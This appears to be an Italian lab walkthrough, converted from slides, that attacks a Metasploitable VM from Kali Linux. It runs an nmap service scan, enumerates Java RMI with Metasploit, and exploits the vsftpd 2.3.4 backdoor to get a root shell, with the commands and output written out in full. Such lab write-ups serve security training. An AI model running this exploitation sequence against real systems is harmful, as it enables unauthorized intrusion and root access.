




Hacking con Metasploit da VM Kali a VM Metasploitable



Hacking con Metasploit

Ai fini della dimostrazione si configura la VM Kali con il seguente IP: *192.168.11.111* e, la VM Metasploitable, con il seguente IP: *192.168.11.112* .

Dalla VM Kali, digitando nel terminale il comando: *ping -c 3 192.168.11.112*, si verifica lo stato della connessione tra la VM Kali e la VM Metasploitable.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-09 13:04 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.0027s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rshd  
513/tcp   open  login?  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;  
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https  
://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 66.95 seconds  
  
(kali@kali)-[~]  
$
```

22227 - RMI Registry Detection

Synopsis

An RMI registry is listening on the remote host.

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>

<http://www.nessus.org/u?b6fd7659>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2006/08/16, Modified: 2022/06/01

Plugin Output


tcp/1099/rmi_registry
tcp/1099/rmi_registry

Valid response recieved for port 1099:

```
0x00: 51 AC ED 00 05 77 0F 01 26 42 CE 13 00 00 01 84 Q....w...&B.....  
0x10: AA 5D DA D0 80 02 75 72 00 13 3B 4C 6A 61 76 61 .j....ur..[Ljava  
0x20: 2E 6C 61 6E 67 2E 53 74 72 69 6E 67 3B AD D2 56 .lang.StringV  
0x30: E7 E9 1D 7B 47 02 00 00 78 78 70 00 00 00 00 ...{G...pxp....
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *nmap -sV 192.168.12.112*, si effettua una scansione sulla VM Metasploitable, per verificare se, il servizio usato per la dimostrazione: java-rmi, risulta aperto e, a seguito di una scansione su Nessus, si trova la vulnerabilità.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
(kali@kali)-[~]  
$ msfconsole  
  
Metasploit  
  
=[ metasploit v6.2.26~dev ]  
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post ]  
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: Adapter names can be used for IP params  
set LHOST eth0  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > 
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: *msfconsole*, si avvia la console di Metasploit, un framework usato per il penetration testing e lo sviluppo di exploit, moduli che mettono a disposizione vettori di attacco.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
msf6 > search java rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
0 exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce 2019-05-22 excellent Yes Atlassian Crowd pdkinstall Unauthenticated Plugin Upload RCE  
1 exploit/multi/misc/java_jmx_server 2013-05-22 excellent Yes Java JMX Server Insecure Configuration Java Code Execution  
2 auxiliary/scanner/misc/java_jmx_server 2013-05-22 normal No Java JMX Server Insecure Endpoint Code Execution Scanner  
3 auxiliary/gather/java_rmi_registry 2013-05-22 normal No Java RMI Registry Interfaces Enumeration  
4 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution  
5 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
6 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation  
7 exploit/multi/browser/java_signed_applet 1997-02-19 excellent No Java Signed Applet Social Engineering Code Execution  
8 exploit/multi/http/jenkins_metaprogramming 2019-01-08 excellent Yes Jenkins ACL Bypass and Metaprogramming RCE  
9 exploit/linux/misc/jenkins_java_deserialize 2015-11-18 excellent Yes Jenkins CLI RMI Java Deserialization Vulnerability  
10 exploit/multi/browser/firefox_xpi_bootstrapped_addon 2007-06-27 excellent No Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution  
11 exploit/multi/http/totaljs_cms_widget_exec 2019-08-30 excellent Yes Total.js CMS 12 Widget JavaScript Code Injection  
  
Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/http/totaljs_cms_widget_exec  
  
msf6 > use 3  
msf6 auxiliary(gather/java_rmi_registry) > info  
  
Name: Java RMI Registry Interfaces Enumeration  
Module: auxiliary/gather/java_rmi_registry  
License: Metasploit Framework License (BSD)  
Rank: Normal  
  
Provided by:  
juan vazquez <juan.vazquez@metasploit.com>  
  
Check supported:  
No  
  
Basic options:  
Name Current Setting Required Description  
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 1099 yes The target port (TCP)  
  
Description:  
This module gathers information from an RMI endpoint running an RMI registry interface. It enumerates the names bound in a registry and looks up each remote reference.  
  
References:  
https://docs.oracle.com/javase/8/docs/platform/rmi/spec/rmiTOC.html  
  
View the full module info with the info -d command.  
msf6 auxiliary(gather/java_rmi_registry) > 
```

Hacking Metasploit


Dalla console di Metasploit, digitando nel terminale il comando: *search java rmi*, si avvia la ricerca dell'exploit Java RMI, e lo si abilita digitando il comando: *use 3*. Successivamente, digitando il comando: *info*, si visualizzano le informazioni dell'exploit e le opzioni di configurazione.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 auxiliary(gather/java_rmi_registry) > set rhost 192.168.11.112  
rhost => 192.168.11.112  
msf6 auxiliary(gather/java_rmi_registry) > show options  
  
Module options (auxiliary/gather/java_rmi_registry):  
  
  Name      Current Setting  Required  Description  
  ---      -  
  RHOSTS    192.168.11.112  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
  RPORT     1099            yes       The target port (TCP)  
  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(gather/java_rmi_registry) > 
```

Hacking Metasploit

Dalla VM Kali, digitando nel terminale il comando: `set rhost 192.168.11.112`, si imposta come parametro l'IP della VM Metasploitable.

Infine, digitando il comando: `show options`, si visualizzano le opzioni, con i parametri modificati e nessun payloads specificato, ovvero: parti di codice iniettate dal modulo exploit sulla macchina o servizio da attaccare.



```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
  
msf6 auxiliary(gather/java_rmi_registry) > exploit  
[*] Running module against 192.168.11.112  
  
[*] 192.168.11.112:1099 - Sending RMI Header ...  
[*] 192.168.11.112:1099 - Listing names in the Registry ...  
[-] 192.168.11.112:1099 - Names not found in the Registry  
[*] Auxiliary module execution completed  
msf6 auxiliary(gather/java_rmi_registry) > 
```

Hacking Metasploit

Non essendoci specificata nessuna opzione per il payload, si può eseguire direttamente l'attacco digitando il comando: *exploit*, anche se, in questo caso, il modulo non ha trovato nessun nome nel Registro.

```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use 0  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.11.112  
rhost => 192.168.11.112  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  
  
Name Current Setting Required Description  
-- --  
RHOSTS 192.168.11.112 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit  
RPORT 21 yes The target port (TCP)  
  
Payload options (cmd/unix/interact):  
  
Name Current Setting Required Description  
-- --  
  
Exploit target:  
  
Id Name  
-- --  
0 Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Hacking Metasploit

Dalla console Metasploit, digitando nel terminale il comando: *search vsfpd*, si avvia la ricerca di un exploit del servizio vsftpd, una backdoor, e lo si abilita digitando il comando: *use 0*.

Successivamente, digitando il comando: *set rhost 192.168.11.112*, si imposta come parametro l'IP della VM Metasploitable.

Infine, digitando il comando: *show options*, si visualizzano le opzioni, con i parametri modificati.


```
kali@kali: ~  
File Azioni Modifica Visualizza Aiuto  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.11.112:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.11.112:21 - USER: 331 Please specify the password.  
[+] 192.168.11.112:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.11.112:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.11.111:34161 → 192.168.11.112:6200) at 2022-12-09 16:31:37 +0100  
  
route  
Kernel IP routing table  
Destination Gateway Genmask Flags Metric Ref Use Iface  
192.168.11.0 * 255.255.255.0 U 0 0 0 eth0  
default 192.168.11.1 0.0.0.0 UG 100 0 0 eth0  
□
```

Hacking Metasploit

Dopo le opportune configurazioni, nella console di Metasploit, digitando il comando: *exploit*, si lancia l'attacco, aprendo una sessione con una shell da remoto, dove, digitando il comando: *route*, si accede alle impostazioni di route della VM Metasploitable.